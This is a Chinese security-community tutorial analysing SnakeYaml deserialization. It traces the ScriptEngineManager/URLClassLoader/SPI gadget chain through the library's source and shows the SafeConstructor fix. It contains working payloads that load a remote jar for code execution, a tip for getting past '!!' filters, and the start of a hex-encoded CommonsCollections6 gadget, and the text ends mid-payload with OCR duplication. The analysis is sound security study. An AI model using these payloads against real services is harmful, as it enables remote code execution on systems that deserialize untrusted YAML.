SnakeYaml 反序列化 - 先知社区

> 先知社区，先知安全技术社区

SnakeYaml 是 java 的 yaml 解析类库，支持 Java 对象的序列化 / 反序列化，在此之前，先了解一下 yaml 语法

1. YAML 大小写敏感；
2. 使用缩进代表层级关系；
3. 缩进只能使用空格，不能使用 TAB，不要求空格个数，只需要相同层级左对齐（一般 2 个或 4 个空格）

YAML 支持三种数据结构：

1、对象

使用冒号代表，格式为 key: value。冒号后面要加一个空格：

```
key: value
```

可以使用缩进表示层级关系：

```
key:
    child-key: value
    child-key2: value2
```

2、数组

使用一个短横线加一个空格代表一个数组项：

```
hobby:
    - Java
    - LOL
```

3、常量

YAML 中提供了多种常量结构，包括：整数，浮点数，字符串，NULL，日期，布尔，时间。下面使用一个例子来快速了解常量的基本使用：

```
boolean:
    - TRUE  #true,True都可以
    - FALSE  #false，False都可以
float:
    - 3.14
    - 6.8523015e+5  #可以使用科学计数法
int:
    - 123
    - 0b1010_0111_0100_1010_1110    #二进制表示
null:
    nodeName: 'node'
    parent: ~  #使用~表示null
string:
    - 哈哈
    - 'Hello world'  #可以使用双引号或者单引号包裹特殊字符
    - newline
      newline2    #字符串可以拆成多行，每一行会被转化成一个空格
date:
    - 2022-07-28    #日期必须使用ISO 8601格式，即yyyy-MM-dd
datetime:
    -  2022-07-28T15:02:31+08:00    #时间使用ISO 8601格式，时间和日期之间使用T连接，最后使用+代表时区
```

看师傅推荐了一个 yml 文件转 yaml 字符串的地址，网上部分 poc 是通过 yml 文件进行本地测试的，实战可能用到的更多的是 yaml 字符串。 https://www.345tool.com/zh-hans/formatter/yaml-formatter (https://www.345tool.com/zh-hans/formatter/yaml-formatter)

环境搭建

```
<!-- https://mvnrepository.com/artifact/org.yaml/snakeyaml
-->
<dependency>
    <groupId>org.yaml</groupId>
    <artifactId>snakeyaml</artifactId>
```

```
    <artifactId>snakeyaml</artifactId>
    <version>1.27</version>
</dependency>
```

序列化

常用方法

```
String  dump(Object data)
将Java对象序列化为YAML字符串。
void    dump(Object data, Writer output)
将Java对象序列化为YAML流。
String  dumpAll(Iterator<? extends Object> data)
将一系列Java对象序列化为YAML字符串。
void    dumpAll(Iterator<? extends Object> data, Writer
output)
将一系列Java对象序列化为YAML流。
String  dumpAs(Object data, Tag rootTag,
DumperOptions.FlowStyle flowStyle)
将Java对象序列化为YAML字符串。
String  dumpAsMap(Object data)
将Java对象序列化为YAML字符串。
<T> T   load(InputStream io)
解析流中唯一的YAML文档，并生成相应的Java对象。
<T> T   load(Reader io)
解析流中唯一的YAML文档，并生成相应的Java对象。
<T> T   load(String yaml)
解析字符串中唯一的YAML文档，并生成相应的Java对象。
Iterable<Object>    loadAll(InputStream yaml)
解析流中的所有YAML文档，并生成相应的Java对象。
Iterable<Object>    loadAll(Reader yaml)
解析字符串中的所有YAML文档，并生成相应的Java对象。
Iterable<Object>    loadAll(String yaml)
解析字符串中的所有YAML文档，并生成相应的Java对象。
```

SnakeYaml 提供了 Yaml.dump() 和 Yaml.load() 两个函数对 yaml 格式的数据进行序列化和反序列化。


- Yaml.load()：入参是一个字符串或者一个文件，经过序列化之后返回一个 Java 对象；
- Yaml.dump()：将一个对象转化为 yaml 文件形式；

序列化测试

```
package Snake;

public class User {

    String name;
    int age;

    public User() {
        System.out.println("User构造函数");
    }

    public String getName() {
        System.out.println("User.getName");
        return name;
    }

    public void setName(String name) {
        System.out.println("User.setName");
        this.name = name;
    }

    public int getAge() {
        System.out.println("User.getAge");
        return age;
    }

    public void setAge(int age) {
        System.out.println("User.setAge");
        this.age = age;
    }

}
```

```
package Snake;

import org.yaml.snakeyaml.Yaml;

public class test {
    public static void main(String[] args) {
        unserialize();
    }
    public static void serialize(){
        User user = new User();
        user.setName("DawnT0wn");
```

```
        user.setAge(25);
        Yaml yaml = new Yaml();
        String str = yaml.dump(user);
        System.out.println(str);
    }
    public static void unserialize(){
        String str1 = "!!Snake.User {age: 25, name:
DawnT0wn}";
        String str2 = "age: 25\n" +
                "name: DawnT0wn";
        Yaml yaml = new Yaml();
        yaml.load(str1);
        yaml.loadAs(str2, User.class);
    }


}
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220802103026-11a270ac-120b-1.png)

序列化值!!Snake.User {age: 25, name: DawnT0wn}

这里的!! 类似于 fastjson 中的 @type 用于指定反序列化的全类名

反序列化

将序列化字符串反序列化看看效果

(https://xzfile.aliyuncs.com/media/upload/picture/20220802103104-28103eb4-120b-1.png)

可以看到 load 和 loadas 都调用了对应的 setter 方法，而且

loadas 可以直接指定参数值，不用再指定类

从上面反序列化的过程中不难发现，这个依赖的反序列化和 fastjson 有异曲同工之妙，都是可以指定全类名然后去调用相应的 setter 方法

影响版本：全版本

漏洞原理：yaml 反序列化时可以通过!!+ 全类名指定反序列化的类，反序列化过程中会实例化该类，可以通过构造 ScriptEngineManagerpayload 并利用 SPI 机制通过 URLClassLoader 或者其他 payload 如 JNDI 方式远程加载实例化恶意类从而实现任意代码执行。


漏洞复现

https://github.com/artsploit/yaml-payload/ (https://github.com/artsploit/yaml-payload/)

按照 github 上面给的方式编译，修改一下命令即可

(https://xzfile.aliyuncs.com/media/upload/picture/20220802103119-30c0d104-120b-1.png)

然后起一个 web 服务



(https://xzfile.aliyuncs.com/media/upload/picture/20220802103142-3edf446e-120b-1.png)

SPI 机制

开始我直接用一个编译好的恶意类生成的 jar 并无法命令执行，用 GitHub 的 POC 才打通，原来是存在一个 SPI 机制的原因，在把整个流程看完后，才发现这个机制的妙处

SPI ，全称为 Service Provider Interface，是一种服务发现机制。它通过在 ClassPath 路径下的 META-INF/services 文件夹查找文件，自动加载文件里所定义的类。也就是动态为某个接口寻找服务实现


也就是说，我们在 META-INF/services 下创建一个以服务接口命名的文件，这个文件里的内容就是这个接口的具体的实现类的全类名，在加载这个接口的时候就会实例化里面写上的类

实现原理：

实现原理：


程序会通过 java.util.ServiceLoder 动态装载实现模块，在 META-INF/services 目录下的配置文件寻找实现类的类名，通过 Class.forName 加载进来，newInstance() 创建对象，并存到缓存和列表里面

看看 POC 就知道了



(https://xzfile.aliyuncs.com/media/upload/picture/20220802103159-48e9e86a-120b-1.png)

(https://xzfile.aliyuncs.com/media/upload/picture/20220802103203-4b860cca-120b-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20220802103209-4ea11bca-120b-1.png)

在 META-INF/services 下有一个 javax.script.ScriptEngineFactory 文件，内容写上了我们的恶意类的名字，然后恶意类实现了这个接口，在最后加载的时候就会加载这个恶意类

至于为什么这么麻烦地去加载这个恶意类的原因：因为在 exp 中，如果直接写上恶意类的名字，在反序列化过程中会报错找不到相应的类（因为会在本地先获取类）

SPI 机制 nice0e3 师傅讲的挺清楚的：
https://www.cnblogs.com/nice0e3/p/14514882.html
(https://www.cnblogs.com/nice0e3/p/14514882.html)

漏洞分析

从 load 方法开始


(https://xzfile.aliyuncs.com/media/upload/picture/20220802103224-57de7728-120b-1.png)

StreamReader 类其实就是个赋值，没必要看，跟进 loadFromReader

(https://xzfile.aliyuncs.com/media/upload/picture/20220802103230-5b1c3ec0-120b-1.png)

前面大多数都是赋值的操作，没太大的必要，不过调用

前面大多数都是赋值的操作，没太大的必要，不过调用 BaseConstructor#setComposer() 方法，对 Composer 进行赋值，最终进入 BaseConstructor#getSingleData(type) 方法内，跟进后会调用 this.composer.getSingleNode() 方法对我们传入的 payload 进行处理，会把!! 变成 tagxx 一类的标识，跟进 getSingleData



(https://xzfile.aliyuncs.com/media/upload/picture/20220802103238-6008140e-120b-1.png)

可以看到!! 标识已经变成了 tag:yaml.arg.2022:, 在网上也有师傅提到过在!! 被过滤的情况下可以用这种 tag 标识来绕过（ https://b1ue.cn/archives/407.html)(https://b1ue.cn/archives/407.html%EF%BC%89)


接下来跟进 constructDocument 方法

(https://xzfile.aliyuncs.com/media/upload/picture/20220802103244-637555ac-120b-1.png)

继续将 node 传入 constructObject 方法，继续跟进

```
protected Object constructObject(Node node) {
    return this.constructedObjects.containsKey(node) ?
this.constructedObjects.get(node) :
this.constructObjectNoCheck(node);
}
```

」




(https://xzfile.aliyuncs.com/media/upload/picture/20220802103251-681d33b8-120b-1.png)

这里的判断为 false，所以进入 constructObjectNoCheck 方法

(https://xzfile.aliyuncs.com/media/upload/picture/20220802103257-6b9b2c16-120b-1.png)


```
Object data = this.constructedObjects.containsKey(node) ?
this.constructedObjects.get(node) :
constructor.construct(node);
```

三目运算符的判断条件和刚才是一样的，进入后面的分支，跟进 construct 方法




(https://xzfile.aliyuncs.com/media/upload/picture/20220802103304-6fbdc2b8-120b-1.png)

node 一直是刚才处理后的 node，跟进 getConstructor




(https://xzfile.aliyuncs.com/media/upload/picture/20220802103311-739c3e0a-120b-1.png)

跟进 getClassForNode



(https://xzfile.aliyuncs.com/media/upload/picture/20220802103316-77033a58-120b-1.png)

这里获取 node 中的 tag 的类名



(https://xzfile.aliyuncs.com/media/upload/picture/20220802103322-7a7940ec-120b-1.png)


最外层 tag 的类名就是 ScriptEngineManager，之类已获取

最外层 tag 的类名就是 ScriptEngineManager，之类只获取一次，所以获取到的 name 就是 ScriptEngineManager，然后传入 getClassForName

```
protected Class<?> getClassForName(String name) throws
ClassNotFoundException {
    try {
        return Class.forName(name, true,
Thread.currentThread().getContextClassLoader());
    } catch (ClassNotFoundException var3) {
        return Class.forName(name);
    }
}
```

这里就直接获取到 ScriptEngineManager 类然后返回了，回到 getClassForNode

(https://xzfile.aliyuncs.com/media/upload/picture/20220802103332-805b63b4-120b-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20220802103340-8528d804-120b-1.png)

把这个 tag 和获取到的类放到了应该 hashmap 里面去，然后返回获取到的类


(https://xzfile.aliyuncs.com/media/upload/picture/20220802103349-8a58c514-120b-1.png)

会设置这个 node 的 Type 为这个类，然后就往上返回



(https://xzfile.aliyuncs.com/media/upload/picture/20220802103356-8eca8f6a-120b-1.png)

刚才进的 getConstructor，现在继续往后看 constructor 方法，进来后向下步进走 else 分支



(https://xzfile.aliyuncs.com/media/upload/picture/20220802103402-9200be52-120b-1.png)

前面有一句 SequenceNode snode = (SequenceNode)node;，就把 node 的类型转化一下，值还是一样的，因为只有一个 value，所以 size 为 1，这里相当于 new ArrayList(1)，往下就获取一个构造器，因为刚才设置了 type 为获取到的 javax.script.ScriptEngineManager 类，所以获取它的所有构造方法放到 arr$ 数组里

然后通过 for 循环 arr$ 添加到之前创造的数组 possibleConstructors 里面去，这里 value 只有一个，size 为 1，所以只有有一个参数的构造函数的 length 满足，这里两个构

造函数只有第二个添加进去了

继续往下步进

(https://xzfile.aliyuncs.com/media/upload/picture/20220802103408-958bd32c-120b-1.png)


去添加进去的第一个 constructor，这里也就只有那一个

在 for 循环这里，通过迭代器解析下一次的 tag，其实 for 循环里面做的操作和之前差不多，设置 type，然后在这里再次调用 constructObject，这里就和之前解析的流程一样的了，就不去跟了，最后是解析到 java.net.URL(java.lang.String)，因为此时 i$ 是获取到的 value 也就是最后的 url 远程恶意类地址，没有下一个了，所以退出 for，直接实例化

(https://xzfile.aliyuncs.com/media/upload/picture/20220802103416-9a9adef8-120b-1.png)


所以这里实例化的顺序是 URL 类，URLClassLoader 类，ScriptEngineManager 类，这里一层一层实例化进去的，但是现在只是实例化了 javax.script.ScriptEngineManager，通过 URLClassLoader 拿到了恶意类，不知道怎么触发最后的命令执行

跟进来到 javax.script.ScriptEngineManager 的构造函数



(https://xzfile.aliyuncs.com/media/upload/picture/20220802103423-9efced74-120b-1.png)

跟进 init




(https://xzfile.aliyuncs.com/media/upload/picture/20220802103429-a24b2f40-120b-1.png)

跟进 initEngines

(https://xzfile.aliyuncs.com/media/upload/picture/20220802103436-a6a54508-120b-1.png)

(https://xzfile.aliyuncs.com/media/upload/picture/20220802103441-a97e79f2-120b-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20220802103445-aba1e4bc-120b-1.png)

这里默认返回的一个 ServiceLoader 的实例化，service 是给定的 javax.script.ScriptEngineManager，loader 是我们写的 URLClassLoader，这里其实就和前面讲到的 SPI 机制一样，调用 getServiceLoader 动态加载类，往下跟进 hasNext

(https://xzfile.aliyuncs.com/media/upload/picture/20220802103454-b131b8e4-120b-1.png)

```
public boolean hasNext() {
    if (knownProviders.hasNext())
        return true;
    return lookupIterator.hasNext();
}
```

跟进 lookupIterator.hasNext()

```
public boolean hasNext() {
    if (acc == null) {
        return hasNextService();
    } else {
        PrivilegedAction<Boolean> action = new
PrivilegedAction<Boolean>() {
            public Boolean run() { return
hasNextService(); }
        };
        return AccessController.doPrivileged(action, acc);
    }
}
```

跟进 hashNextService

(https://xzfile.aliyuncs.com/media/upload/picture/20220802103519-c0581e3a-120b-1.png)

这里去获取 META-INF/services/javax.script.ScriptEngineFactory 类信息，最后返回 true


跟进 itr.next

```
public S next() {
    if (knownProviders.hasNext())
        return knownProviders.next().getValue();
    return lookupIterator.next();
}
```

跟进 lookupIterator.next()

```
public S next() {
    if (acc == null) {
        return nextService();
    } else {
        PrivilegedAction<S> action = new
PrivilegedAction<S>() {
            public S run() { return nextService(); }
        };
        return AccessController.doPrivileged(action, acc);
    }
}
```

跟进 nextService



(https://xzfile.aliyuncs.com/media/upload/picture/20220802

2103527-c4d4b202-120b-1.png)

第一次实例化的是 NashornScriptEngineFactory，第二次才是 POC 类

(https://xzfile.aliyuncs.com/media/upload/picture/20220802103534-c91eec24-120b-1.png)

最后实例化 POC 类加载恶意代码

这里才是真的去找 META-INF/services/javax.script.ScriptEngineFactory 的信息判断返回，如果没有则会返回 false，有的话会去获取到里面的信息放到 nextName 里面

(https://xzfile.aliyuncs.com/media/upload/picture/20220802103542-cdad55dc-120b-1.png)


然后在第二次进入 next 的时候走到 nextService 的时候获取类名然后实例化

(https://xzfile.aliyuncs.com/media/upload/picture/20220802103602-d9814b48-120b-1.png)

这个漏洞涉及全版本，只要反序列化内容可控，那么就可以去进行反序列化攻击

修复方案：加入 new SafeConstructor() 类进行过滤

```
package Snake;

import org.yaml.snakeyaml.Yaml;
import org.yaml.snakeyaml.constructor.SafeConstructor;

public class snaketest {
    public static void main(String[] args) {
        String context =
"!!javax.script.ScriptEngineManager [\n" +
                "  !!java.net.URLClassLoader [[\n" +
                "    !!java.net.URL
[\"http://127.0.0.1:9000/yaml-payload.jar\"]\n" +
                "  ]]\n" +
                "]";
        Yaml yaml = new Yaml(new SafeConstructor());
        yaml.load(context);
    }

}
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220802103612-dfa2323a-120b-1.png)

在之前我们都是用的 load 反序列化一通过指定类，但是在


在之前我们都是用的 load 反序列化，通过指定类，但是在 loadas 反序列化的情况下，已经被指定了类

看看区别

```
public <T> T load(String yaml) {
    return this.loadFromReader(new StreamReader(yaml),
Object.class);
}

public <T> T loadAs(String yaml, Class<T> type) {
        return this.loadFromReader(new StreamReader(yaml),
type);
    }
```

只是后面 type 不一样，其实只是只要在 loadas 指定的类里面找到一个 Object 类型的参数，指定为之前的 payload 也能造成相应的效果

```
package test;

public class Person  {
    public String username;
    public String age;
    public boolean isLogin;
    public Address address;
}

package test;

public class Address {
    public String street;
    public Object ext;
    public boolean isValid;
}

package test;

import
org.springframework.web.bind.annotation.PathVariable;
import
org.springframework.web.bind.annotation.PostMapping;
import
org.springframework.web.bind.annotation.RequestParam;
import
org.springframework.web.bind.annotation.ResponseBody;
import org.yaml.snakeyaml.Yaml;


public class test {
    public static void main(String[] args) throws
Exception{
        String str = "address: {ext:
!!javax.script.ScriptEngineManager
[!!java.net.URLClassLoader [[!!java.net.URL
[\"http://127.0.0.1:9000/yaml-payload.jar\"]]]]}";
        Yaml yaml = new Yaml();
        yaml.loadAs(str,Person.class);
    }

}
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220802103638-ef688728-120b-1.png)

C3P0


Gadget


之前了解了 C3P0 配合 fastjson 来进行 jndi 注入和加载 hex，既然 SnakeYaml 和 fastjson 都是可以指定类调用其 setter 方法，那这里也可以去利用

```
package Snake;

import org.yaml.snakeyaml.Yaml;

import java.io.FileInputStream;
import java.io.IOException;
import java.io.InputStream;

public class Snakewithfast {
    public static void main(String[] args) throws
IOException, ClassNotFoundException {
        InputStream in = new FileInputStream("cc6.bin");
        byte[] data = toByteArray(in);
        in.close();
        String HexString = bytesToHexString(data,
data.length);
        System.out.println(HexString);
//        String HexString =
"aced0005737200116a6176612e7574696c2e48617368536574ba44859
596b8b7340300007870770c000000103f4000000000000017372003 46f7
2672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e732
e6b657976616c75652e546965644d6170456e7472798aadd29b39c11fd
b0200024c00036b65797400124c6a6176612f6c616e672f4f626a65637
43b4c00036d617074000f4c6a6176612f7574696c2f4d61703b7870740
003666f6f7372002a6f72672e6170616368652e636f6d6d6f6e732e636
f6c6c656374696f6e732e6d61702e4c617a794d61706ee594829e79109
40300014c0007666163746f727974002c4c6f72672f6170616368652f6
